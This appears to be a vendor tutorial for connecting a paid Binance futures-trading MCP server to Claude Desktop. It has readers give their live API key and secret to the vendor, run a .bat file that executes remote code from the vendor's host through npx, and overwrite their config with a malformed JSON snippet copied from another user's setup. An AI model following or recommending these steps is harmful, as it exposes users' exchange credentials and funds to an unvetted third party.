How to connect your Binance MCP to your claud Desktop for auto tarding
Tipărire- mcp, aitarding, alfins, claud, claudcode, clauddesktop, futures, binance, trading, algotrading
- 0
Choose the desired plan if you wish to take and compelte order 
while placing the order insert your binance API key and secret key's of mainnet or real account 
Follow the security check whiel you create your binance account
Once you please your order you will received some credentilas keep it safe & secure and it an not be generated again (example details below)
If you are using a Windows desktop, you will need to create a .bat file.
Step 1: Open Notepad
Open Notepad and paste the following command:
@echo off
"C:\Program Files\nodejs\npx.cmd" -y mcp-remote "https://binance.globalhostia.com/messages" --header "Authorization:Bearer XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX"
Step 2: Replace Your JWT Token
Replace:
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
with your actual JWT Secret Key or authentication token.
Step 3: Save the File
-
Click File → Save As
-
File name:
binance-mcp.bat -
Save as type: All Files
-
Save the file to your Desktop or any preferred location.
Step 4: Run the MCP Connection
Step 5: Save the BAT File Properly
Save the binance-mcp.bat file inside your C:\ drive.
Example:
C:\binance-mcp.bat
Remember the exact file name and location, as it will be required in the Claude Desktop configuration.
Step 6: Run the BAT File
Double-click the binance-mcp.bat file to launch and connect your Binance MCP server automatically.
If the file opens in Notepad instead of running:
-
Right-click the file
-
Select Open With
-
Choose Windows Command Processor or Command Prompt
Step 7: Open Claude Desktop Configuration
-
Open Claude Desktop
-
Go to:

Settings → Developer → Edit Config File
-
Open the config file using Notepad or VS Code.
You can now continue with the MCP configuration setup inside the Claude Desktop config file.
Step 8: Update the Claude Desktop Config File
Inside the Claude Desktop config file, replace the existing content with the following full configuration code.
This will not affect your previous Claude chats or normal usage.
"binance-futures": {
  "command": "C:\\binance-mcp.bat",
  "args": []
}
},
"preferences": {
  "coworkScheduledTasksEnabled": true,
  "ccdScheduledTasksEnabled": true,
  "coworkWebSearchEnabled": true,
  "remoteToolsDeviceName": "manoj",
  "epitaxyPrefs": {
    "starred-local-code-sessions": [],
    "starred-cowork-spaces": [],
    "starred-session-groups": [],
    "dframe-local-slice": {
      "pinnedOrder": [],
      "customGroupAssignments": {},
      "customGroupOrder": {}
    }
  },
  "chromeExtensionEnabled": false
}
}
Important
Replace:
C:\\binance-mcp.bat
with the actual path and filename of your BAT file if it is different.
Example:
C:\\my-binance-mcp.bat
Step 9: Restart Claude Desktop
-
Save the config file
-
Completely close Claude Desktop
-
Also close it from the Windows taskbar/system tray
-
Re-open Claude Desktop
After restarting, you should see the MCP connection named:
binance-futures
Your Binance Futures MCP connection is now ready to use inside Claude Desktop.

If you can see binance-futures inside Claude Desktop, it means your MCP server has been connected successfully.
You can now start trading directly from Claude by giving simple commands.
Example Commands
Check Account Information
Show my futures account balance
Show my open positions
What are my current active orders?
Open a BTCUSDT long position with 10x leverage using 20 USDT of my acccount
Place a market buy order for ETHUSDT
Set stop loss and take profit for my BTCUSDT position
Risk Management
Close all open positions
Cancel all pending orders
Reduce my BTCUSDT position size by 50%
Important Safety Tips
-
Start with small amounts for testing
-
Double-check leverage before placing orders
-
Avoid enabling withdrawal permissions on API keys
-
Use API keys with Futures trading permission only
You are now ready to automate and manage Binance Futures trading directly from Claude Desktop.